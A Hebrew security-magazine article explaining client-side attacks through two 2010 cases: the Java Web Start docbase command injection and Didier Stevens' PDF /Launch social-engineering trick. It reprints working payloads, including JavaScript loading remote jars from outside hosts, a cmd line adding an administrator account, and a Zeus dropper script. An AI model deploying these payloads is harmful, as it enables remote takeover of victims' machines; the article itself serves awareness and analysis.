


Client-Side Attacks

מאת cp77fk4r

הקדמה

בשנים האחרונות אנו עדים למגמה עולה בכל הקשור למתקפות Client Side. את ההסבר לכך אפשר לקרוא בהקדמה למאמר "Cross-Site History Manipulation Attacks" אשר נכתב על ידי אלכס רויכמן ופורסם בגליון השישי של Digital Whisper.

מאז ומעולם האקרים וחוקרי אבטחת מידע רבים מחפשים חולשות ברכיבים שונים, ובעיקר ברכיבי רשת כאלה, אשר מציאה וניצול של חולשה בהם תניב לתוקף שליטה מרוחקת על מחשבו של המותקף. לפי ההגיון אפשר להניח שככל שאותו רכיב נמצא בשימוש נרחב יותר, כך הוא יעניין יותר את התוקפים, משום שמציאת פירצה בו תתן לתוקף מספר רב יותר של קורבנות פוטנציאלים.

לפי הנתונים בשטח אפשר לראות שהרכיבים ה"מעניינים" ביותר הם (מבחינת מימוש מתקפות Client-Side) רכיבי הדפדפנים השונים (IE, Firefox, Chrome ולאחרונה גם Safari, בשל השימוש בו תחת IPhone).

רכיב הדפדפן מורכב ממספר רב יחסית של מנועים לפענוח תוכן, לפעמים מדובר ברכיבים הבאים עם הדפדפן, המובאים כקבצי DLL בלתי-נפרדים, שתפקידם לפענח תכני HTML או Javascript, ולפעמים הם באים כתוספים של ממש כגון JavaVM או נגני Flash וקידוד של תכני PDF.

במאמר אבצע סקירה על שתי מתקפות שונות מסוג Client-Side, המבוססות על חולשות באותם רכיבים. לפני כתיבת המאמר בחרתי בשתי חולשות מעניינות שפורסמו ברחבי האינטרנט בזמן האחרון, הפרסום שלהם בוצע על ידי חוקרי אבטחת מידע כמו גן על ידי ניתוח של מזיקים שונים In-The-Wild. במאמר זה אנסה להציג אותן בכדי להעלות את המודעות למתקפות אלו, אך לפני שאתחיל בסקירה, אסביר בקצרה מה זאת בכלל מתקפת Client-Side.

מה הן מתקפות Client-Side?

תכני אינטרנט בהם אנו צופים דרך הדפדפן מתחלקים לשני סוגים עיקריים:

- Server Side Processing
- Client Side Processing

אין יותר מדי מה להתבלבל, הרעיון ב-Server Side Processing הוא שפעולת הפענוח שלהם מתבצע בצד השרת. מדובר בתכנים כגון שפות צד-שרת (JSP ,PHP, ASPX).

זאת אומרת שכאשר המשתמש שולח HTTP Request כגון: (לשרת Apache, לדוגמה)

```
GET /Page.php HTTP/1.1
Host: Site.com
```

מנוע ה-PHP שמותקן על השרת מפענח את קוד ה-PHP שמופיע בקובץ Page.php ומחזיר אל הלקוח את הפלט המופק מאותו קוד (לרב מדובר בקוד HTML ו-Javascript):

```
HTTP/1.1 200 OK
Server: Apache
X-Powered-By: PHP/5.2.6
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 10024

DATA
…
```

לכן, במידה וימצא כשל במנגנון הפענח **שנמצא על השרת**- החשיפה תאפשר לבצע התקפות על **השרת** (Server-Side Attacks).

במקביל, תכני ה-Client-Side Processing הם כל אותם התכנים אשר פעולת הפענוח שלהם מתבצעת על העמדה המקומית של הלקוח, כגון הפלט של ה-HTML או ה-Javascript שמתקבל מהשרת. בין השאר, מדובר גם על התמונות שאנו צופים באתרים, על כל אותם תכני Java/Flash ו-PDF שאנו נתקלים בהם. במידה ונשלח בקשה לצפיה בתמונה:

```
GET /Image.png HTTP/1.1
Host: Site.com
```

נקבל HTTP Response בסגנון הבא:

```
HTTP/1.1 200 OK
Server: Apache
Accept-Ranges: bytes
Content-Length: 20713
Connection: close
Content-Type: image/png

DATA
…
```

שתכיל לאחריה את תכנה של אותה תמונה, ולאחר שהבקשה תגיע לעמדת הקצה של המשתמש, הרכיב שאחראי על הפענוח של קבצים מסוג זה יפענח את המידע ויציף אותו לדפדפן. לכן, במידה וימצא כשל במנגנון הפענח **שנמצא על עמדת הקצה**- החשיפה תאפשר לבצע התקפות על **מחשבו של הלקוח** (Client-Side Attacks).

החלק המעניין במתקפות מסוג Client-Side, הוא שהן נעשו חלק משמעותי מאוד בכל הנוגע לעולם ה-Botnets ותולעי אינטרנט (אפשר לקרוא על כך בהרחבה במאמר שכתבתי לגליון השישי בשם: "Botnet - מה זאת החיה הזאת?!") כאשר מדובר במנגנון ההפצה שלהם.

כמו שניתן להבין, ההצלחה של מתקפת Client-Side טמונה בהתאמה של וקטור התקיפה לאותו רכיב חשוף, דרכו אנו מעוניינים לחדור למחשב של הקורבן. שלא כמו במתקפות מבוססות Server-Side, בהן המטרה שלנו (השרת) סטטית- ואנו יכולים לבצע עליו פעולות קדם-התקפיות (כגון סקירה, ניתוח באנרים של שירותי רשת שונים וכן הלאה), כאן מדובר במטרות דינמיות לחלוטין, במידה ונטען וקטור תקיפה המבצע ניצול של חולשה על רכיב Windows Media Player תחת דפדפן Internet Explorer מגירסא 7 על קורבן אשר גולש עם Firefox תחת הפצת הלינוקס SuSE- לא משנה מה נעשה, "פספסנו" קורבן.

לכן, בכדי למקסם את היקף הפגיעה שלנו, אנו חייבים לזהות את הגולשים באותו עמוד לפני שנבצע את טעינת וקטור התקיפה. זיהוי כזה ניתן לבצע במספר דרכים, אך הדרך הפשוטה והמהירה ביותר היא על ידי ניתוח מחרוזת ה-"User-Agent" שנשלחת באופן אוטומטי מהדפדפן (ניתן לראות מימוש יפה מאוד לכך בקישור הזה).

בעזרת שימוש במנגנון זיהוי-לקוח שכזה, לפני ביצוע המתקפה, אנו יכולים למקסם את מספר ההתקפות המוצלחות שלנו. אגב, שימוש במנגנוני זיהוי-לקוח כאלה אפשר למצוא בהרבה מאוד אתרים- בכל הנוגע לעיצוב האתר וקסטומיזציה של פלט HTML.

לדוגמא, מחרוזת User-Agent יכולה להראות כך:

```
Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US) AppleWebKit/533.4
(KHTML, like Gecko) Chrome/5.0.375.55 Safari/533.4
```

גם מבלי לחפור עמוק מדי במחרוזת, ניתן לראות כי בעזרתה אנו יכולים להבחין במספר רב של מאפיינים אשר יכולים לעזור לנו בעת זיהוי הקורבן. מספר דוגמאות:

- המחרוזת "Mozilla/5.0" מאפשרת לנו לזהות כי מדובר ברכיב דפדפן המבוסס על ליבת Mozilla גירסא 5.0
- המחרוזת "Windows" מאפשרת לנו לזהות את מערכת ההפעלה שעליה רץ רכיב הדפדפן.
- המחרוזת "Windows NT 6.0" מאפשרת לנו לזהות כי מדובר במערכת ההפעלה Vista.
- המחרוזת "like Gecko" מאפשרת לנו לזהות כי מדובר ברכיב דפדפן אשר משתמש במנוע פענוח מסוג Gecko של Mozilla.

- המחרוזת "Chrome/5.0.375.55" מאפשרת לנו לזהות כי מדובר ברכיב דפדפן מסוג Chrome וגם את גירסתו כמובן.

במידה ונרצה לבצע בדיקה האם הקורבן מריץ רכיב פלאש או רכיב Java, המאפשרים הרצה של תכנים אלו, נוכל לבצע נסיונות הרצה על ידי שימוש בקודים מבוססי Try and Catch, המאפשרים לנו לבצע קוד ולקבל את השגיאה (במידה וקיימת) המוחזרת מהפלטפורמה. כך, בכדי לזהות האם הקורבן מריץ רכיב לפענוח Java, ניתן לבצע Try המריץ קוד אשר דורש המצאות של רכיב Java על מחשבו של הקורבן, ועל ידי פענוח ה-Catch שמוחזר אלינו ניתן לבצע טעינה של וקטור התקיפה (במידה והנסיון עלה בהצלחה) או בדיקה האם הקורבן מריץ רכיב פגיע אחר (במידה והנסיון עלה בכשלון) וכך, טעינה של וקטור תקיפה ספציפי על קורבנות שונים.

Java Security Business

אין דרך טובה יותר מלהתחיל מאמר כזה בלהציג את אחת החולשות היותר מסוכנות שהתגלו באינטרנט לאחרונה (סיקרתי אותה גם כאן), גם בגלל פשטות המימוש הבלתי נתפסת שלה, גם בגלל היקף השימוש שלה ומספר הקורבנות הפוטנציאלים וגם סתם בגלל שהיא מגניבה ☺

ב-12.04.2010, פרסם חוקר האבטחה Rubén Santamarta ב-Reversemode.com ממצא מעניין שגילה במנוע npjp2.dll ו-jp2iexp.dll (מדובר באותו המנוע, הראשון מיועד לדפדפנים Chrome ו-Firefox, והשני מיועד ל-Internet Explorer של Microsoft) אשר אחראי על פענוח קבצי ה- Java לדפדפנים תחת מערכת ההפעלה Windows. די במקביל אליו, פרסם חוקר האבטחה Tavis Ormandy ממצא כמעט זהה ב-Full Disclosure של Seclist.org (תחת Insecure.org).

מדובר בממצא קטלני במיוחד, שלא ברור איך לא התגלה עד כה, ניצול מוצלח של הממצא מאפשר לתוקף לבצע השתלטות כמעט מוחלטת על מחשבו של הלקוח על-ידי הרצת קוד באופן מרוחק (Remote Code Execution) תחת הרשאותיו המלאות של המשתמש הנוכחי במערכת הפעלה. החולשה הייתה כל כך חמורה כך שחברת Sun נאלצה לשחרר עדכון לחשיפה מחוץ למסגרת עדכוני האבטחה הקבועה שלה.

החולשה מתאפשרת מפני שרכיב ה- Javaws.exe (רכיב ה-Java Web Start) ביצע שימוש בקלט המוכנס ל- docbase מבלי לבצע לפני כן שום בדיקת תקינות:

```
.text:6DAA3EB7                 push    [ebp+arg_4]
.text:6DAA3EBA                 push    eax
.text:6DAA3EBB                 push    offset aSDocbaseSS ; "\"%s\" -docbase %s %s"
.text:6DAA3EC0                 push    esi             ; LPSTR
.text:6DAA3EC1                 call    ebx ; wsprintfA
.text:6DAA3EC3                 add     esp, 14h
.text:6DAA3EC6                 jmp     short loc_6DAA3ED4
.text:6DAA3ED4 loc_6DAA3ED4:                           ; CODE XREF: sub_6DAA3D96+130j
.text:6DAA3ED4                 push    11h
.text:6DAA3ED6                 pop     ecx
.text:6DAA3ED7                 xor     eax, eax
.text:6DAA3ED9                 lea     edi, [ebp+StartupInfo]
.text:6DAA3EDC                 rep stosd
.text:6DAA3EDE                 lea     eax, [ebp+ProcessInformation]
.text:6DAA3EE1                 push    eax             ; lpProcessInformation
.text:6DAA3EE2                 xor     ebx, ebx
.text:6DAA3EE4                 lea     eax, [ebp+StartupInfo]
.text:6DAA3EE7                 push    eax             ; lpStartupInfo
.text:6DAA3EE8                 push    ebx             ; lpCurrentDirectory
.text:6DAA3EE9                 push    ebx             ; lpEnvironment
.text:6DAA3EEA                 push    ebx             ; dwCreationFlags
.text:6DAA3EEB                 push    ebx             ; bInheritHandles
.text:6DAA3EEC                 push    ebx             ; lpThreadAttributes
.text:6DAA3EED                 push    ebx             ; lpProcessAttributes
.text:6DAA3EEE                 push    esi             ; lpCommandLine
.text:6DAA3EEF                 lea     eax, [ebp+ApplicationName]
.text:6DAA3EF5                 push    eax             ; lpApplicationName
.text:6DAA3EF6                 mov     [ebp+StartupInfo.cb], 44h
.text:6DAA3EFD                 call    ds:CreateProcessA
```

(התמונה במקור: http://www.reversemode.com/index.php?option=com_content&task=view&id=67&Itemid=1)

ניתן לראות כי גם בשלב קבלת הקלט, הקלט המוכנס למשתנה "docbase" מבלי לבצע בדיקת תקינות קלט:

```
if (browser == 'MSIE') {

        document.write('<' +
            'object classid="clsid:8AD9C840-044E-11D1-B3E9-00805F499D93" ' +
        'width="0" height="0">' +
        '<' + 'PARAM name="launchjnlp" value="' + jnlp + '"' + '>' +
            '<' + 'PARAM name="docbase" value="' + jnlpDocbase + '"' + '>' +
                '<' + '/' + 'object' + '>');
        } else if (browser == 'Netscape Family') {

            document.write('<' +
        'embed type="application/x-java-applet;jpi-version=' +
        deployJava.firefoxJavaVersion + '" ' +
                'width="0" height="0" ' +
                'launchjnlp="' + jnlp + '"' +
                'docbase="' + jnlpDocbase + '"' +
                ' />');
        }
```

(סימנתי גם את "**launchjnlp**" מפני שגם הוא פגיע באותה המידה)

חוסר בדיקת הקלט מאפשר לתוקף לבצע הזרקה של פקודות דרך משתנה ה-docbase שאמור בעצם לקבל כפרמטר כתובת URL. אפשר לראות את זה במימוש הבא:

```
// Tavis Ormandy <taviso@sdf.lonestar.org>, April 2010
<script>
    var u = "http: -J-jar -J\\\\lock.cmpxchg8b.com\\calc.jar none";
    var o = document.createElement("OBJECT");
    o.classid = "clsid:CAFEEFAC-DEC7-0000-0000-ABCDEFFEDCBA";

    // Trigger the bug
    o.launch(u);
</script>
```

ניתן לראות את אופן הטעינה של הקובץ "calc.jar" לתוך המשתנה u ולאחר מכן את הרצתו בשורה:

```
o.launch(u);
```

על ידי טעינתו באופן המוצג, הקוד ירוץ באופן מקומי תחת הרשאותיו המלאות של המשתמש המקומי. דרך נוספת לניצול אותה החשיפה היא טעינת מפרש Java חיצוני שירוץ באופן מקומי על המחשב, על ידי שילוב החולשה עם הפרמטר:

```
XXaltjvm
```

על הפרמטר הנ"ל אין דוקומנציה רשמית של Sun והוגדר כ-"Undocumented-hidden command line parameter" ולכן הוא נחשד כ-Backdoor בזמן חשיפתו. השימוש בו מאפשר לתוקף לטעון קובץ DLL ולהריץ אותו על עמדת הקצה המקומית. השימוש בפרמטר זה נועד בכדי לקבוע מכונה וירטואלית שונה מברירת המחדל אשר תבצע פענוח קוד ה-Java אשר נשלח מהדפדפן, ועל כן שמו: קיצור של "ALTernative Java Virtual Machine".

מה שמצחיק זה שהפרמטר משתייך למשפחת ה-"XX", מה שאומר ש-Sun לא ממליצים על השימוש בו:

```
Options that are specified with -XX are not stable and are not
recommended for casual use. These options are subject to change without
notice.
```

(צוטט מכאן: http://java.sun.com/javase/technologies/hotspot/vmoptions.jsp)

על ידי השימוש בפרמטר זה יש אפשרות לבצע עקיפה של כלל מנגנוני האבטחה של מערכת ההפעלה ורכיב הדפדפן (כגון ה-Java Sandbox Model, DEP ו-ASLR) מפני שרכיב ה-Javaws.exe מנהל את כלל הכתובות והקריאות אשר ירכיבו את קובץ ה-DLL.

השימוש בו נראה כך:

```
-XXaltjvm=\\UNC-Path\File.dll
```

ושילובו עם חשיפת ה- docbase מאפשר לנו לבצע טעינה והרצה של קובץ DLL על מחשבו של הקורבן. (שימו לב ששימוש ב-XXaltjvm מחייב הכנסה של כתובת UNC).

כמובן שמספר Botnets ניסו את מזלם בניצול החולשה הראשונה, התולעת התורנית (שנשאה עימה את ה-Botnet המוכר בשם "Piptea") הספיקה לאסוף לא מעט זומבים לרשת שלה בעזרת ניצול יעיל של החולשה המדוברת. הבחור הרציני מהבלוג של FireEye ביצע לה ניתוח מעמיק ומעניין.

בניתוח עצמו, ניתן לראות כמובן את אופן השימוש בקוד:

```
var u = "http: -J-jar -J\\\\zikkuat.com\\50035\\C0.php none";
if  (window.navigator.appName == "Microsoft Internet Explorer") {
        var o = document.createElement("OBJECT");
        o.classid = "clsid:CAFEEFAC- DEC7-0000-0000-ABCDEFFEDCBA";
        o.launch(u); }
        else {
               var o = document.createElement("OBJECT");
               var n = document.createElement ("OBJECT");
               o.type = "application/npruntime-scriptable-
plugin;deploymenttoolkit"; n.type = "application/java-deployment-
toolkit"; document.body.appendChild(o); document.body.appendChild
(n);  try {o.launch(u); } catch (e) {n.launch(u);
        }
}
```

(במקור: http://blog.fireeye.com/research/2010/04/who-is-exploiting-the-java-0day.html)

מפני שמדובר בחולשה ברכיב ה-Java, אפשר להשוות את היקף הפגיעה שלה להיקף הפגיעה של רימון-רסס, רובו המוחלט של מי שימצא בקירבתה יפגע, הפגיעה משפיעה על כל גרסאות ה- Java, על שלושת דפדפני האינטרנט (Internet Explorer, Firefox ו-Chrome) העיקריים כיום ועל שתי מערכות ההפעלה הראשיות (Windows ושלל הפצות הלינוקס. מערכת ההפעלה של Apple דווחה כחסינה).


בתור החשיפה השניה לסקירה זאת בחרתי בחשיפה מעניינת לא פחות. מגלה החשיפה הוא בחור חביב, חוקר אבטחת מידע כמובן, בשם "Didier Stevens", המנהל בלוג בכל הקשור לנושא אבטחת מידע מזה מספר שנים.

לפני מספר חודשים, החל סטיבנס לבצע מחקרים רבים על רכיבי PDF, במסגרת המחקרים גילה מספר חולשות במנגנוני פענוח תכני ה-PDF השונים ואף פיתח מספר כלים שעזרו לו בנושא. כאן אתייחס לחלק מסויים מחשיפה, שאותה כינה סטיבנס בשם "Escape From PDF". מדובר בתרגיל נחמד המאפשר הרצה של קובץ מקומי/קובץ מצורף שנשלח ביחד עם מסמך ה-PDF על ידי שימוש בהנדסה חברתית.


כאשר אנו מעוניינים לבצע הרצה של קובץ בר-הרצה דרך מסמך PDF בשימוש בפקודת:

```
/Launch /Action
```

אנו נאלצים לבקש את אישורו של המשתמש. בעת בקשת האישור, מפענח ה-PDF מציג למשתמש את הנתיב ואת שמו של הקובץ אותו הוא מעוניין להריץ באופן הבא:



כך שגם במקרים בהם יפתח את המסמך משתמש כמעט-תמים, אין יותר מדי סיכוי שהוא אכן יריץ את הקובץ. שלא נדבר על מצב שבו נרצה להריץ את הפקודה הבאה:



ניתן כמובן לראות שמסמך ה-PDF לא רק מתכוון להריץ את ה- cmd.exe, אלא גם לדחוף לו את השורה הבאה:

```
/c && net user cP /add && net user cP 123456 && net localgroup
administrators cP /add
```

שורה שתיצור משתמש בשם "cP" תיצור לו סיסמה: "123456" ותכניס אותו לקבוצת הניהול של מערכת ההפעלה (Administrators) – כמובן, במידה ולמשתמש הנוכחי יש הרשאה לבצע את הפקודות הללו.

בכדי להבין כיצד ניתן לעקוף את הצגת הפקודה, אנו חייבים לראות איך הפקודה נשמרת ב- Meta Data של מבנה קובץ ה-PDF (להעמקה במבנה ה-Meta-Data של מסמכי PDF, ניתן לקרוא את המאמר שכתבתי לגליון החמישי של Digital Whisper תחת השם: "Meta-Data – פירורי מידע לאויב שלך").

אם נפתח את מסמך ה-PDF בעורך טקסט (אני אשתמש בזיקית, לשם הנוחות), ניתן לראות את הדבר הבא:

```
65  8 0 obj
66  <<
67   /Type /Action
68   /S /Launch
69   /Win
70   <<
71    /F (cmd.exe)
72    /P (/c && net user cP /add && net user cP 123456 && net localgroup administrators cP /add)
73   >>
74  >>
75  endobj
```

אפשר להבין כי בעת מימוש מאפיין ה- Launch נקבעים ערכי ההרצה על ידי המתגים:

- F - קיצור של File.
- P - קיצור של Parameters.

במידה ונבצע חיפוש נראה כי רק תחת המתגים:

```
/Launch /Action
```

תופיע המחרוזת שלנו, ולכן אפשר להבין כי מכאן לא רק נלקחת הפעולה שאותה יש לבצע, אלא גם אותה ההודעה שיש להציג למשתמש בעת בקשת האישור להרצת הפקודה.


סטיבנס הגה רעיון מבריק בכל הנוגע להנדסה חברתית והכניס תחת המתג "P" את המחרוזת הבאה:

```
\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n Please Press 'Open' to Open The Document.
```

כך, שבסופו של דבר הקובץ יראה כך:

```
8 0 obj
<<
 /Type /Action
 /S /Launch
 /Win
 <<
  /F (cmd.exe)
  /P (/c && net user test123 /add && net user test123 123456 && net localgroup
administrators test123 /add \n\n\n\n\n\n\n\n\n\n\n\n\n\n Please Press 'Open' to Open The
Document.)
 >>
>>
endobj
```

סטיבנס אף גילה כי אשר ישנן יותר משלוש שורות תחת שורת הקובץ בחלונית ההודעה, החלונית לא תגדל ותציג את כלל הפקודה, אלא שפס הגלילה יוצמד לחלק התחתון של שורת הקובץ ויציג את שלושת השורות האחרונות של הפקודה. לכן, במקרה הזה, תוצג למשתמש רק ההודעה התמימה:



כמובן שבמידה והמשתמש יאשר את "פתיחת הקובץ", מערכת ההפעלה תיצור את המשתמש החדש ותציב אותו בקבוצת ה-Administrators של התחנה המקומית.

לא עבר זמן רב מאז שסטיבנס דיווח על הממצא וכבר התגלו מספר תולעים/נוזקות שאימצו אותו כווקטור תקיפה, המפורסמת שבהם היא התולעת "Pidief" שעזרה להפיץ את ה- Botnet המוכר "Zeus". מניתוח הקוד עולה כי שימוש בווקטור זה נוצל בכדי ליצור שני קבצי סקריפט המכילים קוד Windows Script Host בסגנון הבא:

```
/Type /Action
/S /Launch
/Win
<<
/F (cmd.exe)
/P (/c echo Set fso=CreateObject("Scripting.FileSystemObject") >
script.vbs &&
echo Set f=fso.OpenTextFile("doc.pdf", 1, True) >> script.vbs && echo
pf=f.Read
All >> script.vbs && echo s=InStr(pf,"'SS") >> script.vbs && echo
e=InStr(pf,"
```

```
'EE") >> script.vbs && echo s=Mid(pf,s,e-s) >> script.vbs && echo Set
z=fso.Op
enTextFile("batscript.vbs", 2, True) >> script.vbs && echo s =
Replace(s,"%","""
) >> script.vbs && echo z.Write(s) >> script.vbs && script.vbs &&
batscript.vbs









Click the "open" button to view this document:)


>>
>>
```

(שימו לב לכל ירידות השורה ובסוף את ההודעה שהמשתמש יראה)

ניתו לראות כי אחד הקבצים מחלץ קובץ "Doc.pdf". מהניתוח שבוצע לקובץ זה ניתן להבין כי דרכו נטען מערך המכיל תוכן בינארי (embedded executable) שמחולץ על ידי לולאה לתוך קובץ בשם game.exe:

```
'SS
Dim b
Function c(d)
c=chr(d)
End Function
b=Array(c(077),c(090),c(144),c(000),c(003),c(000),c(000)
Set fso = CreateObject("Scripting.FileSystemObject")
Set f = fso.OpenTextFile("game.exe", 2, True)
For i = 0 To 35328
f.write(b(i))
Next
f.close()
Set WshShell = WScript.CreateObject("WScript.Shell")
WshShell.Run "cmd.exe /c game.exe"
WScript.Sleep 3000
Set f  = FSO.GetFile("game.exe")
f.Delete
Set f  = FSO.GetFile("batscript.vbs")
f.Delete
Set f  = FSO.GetFile("script.vbs")
f.Delete
```

(במקור התמונה נלקחה מניתוח מצוין שבוצע ע"י Stop Malvertising)

לאחר פעולת החליצה, מורץ אותו קובץ בינארי המוריד למחשב את הגרסא האחרונה של Zeus (לקבצים מסוג זה קוראים "Droppers"). בסוף ההרצה נמחקים שלושת הקבצים (game.exe,batscript.vbs ו-script.vbs), בכדי להשאיר כמה שפחות עקבות על המערכת.

סיכום

במאמר זה הבאתי את הדוגמאות מרכיבי "Add-On" לדפדפן, וברור שמי שאינו משתמש ברכיבים אלה מוגן, אך חשוב מאוד לזכור שלא פעם נמצאו גם חולשות במפעני-תוכן בסיסים יותר. אחת הדוגמאות היא מתקפת Aruroa, בה נוצלה חולשה במנוע Trident של מיקרוסופט (המאוכסן ב-"mshtml.dll") שאחראי בין היתר על פענוח תכני ה- Javascript בדפדפן שלה, או למשל החולשות אשר נמצאו ברכיב ה-GDI של מיקרוסופט שאחראי על רב החלק הגרפי במערכת ההפעלה ונוצל לא פעם תחת מתקפות Client-Side.

לדעתי (ולא יהיה קשה להוכיח את זה), רב נסיונות (והצלחות) הפריצה למחשבים כיום מתבצע על ידי מתקפות מסוג זה, ולכן חשוב להגביר עירנות ולפקוח עיניים.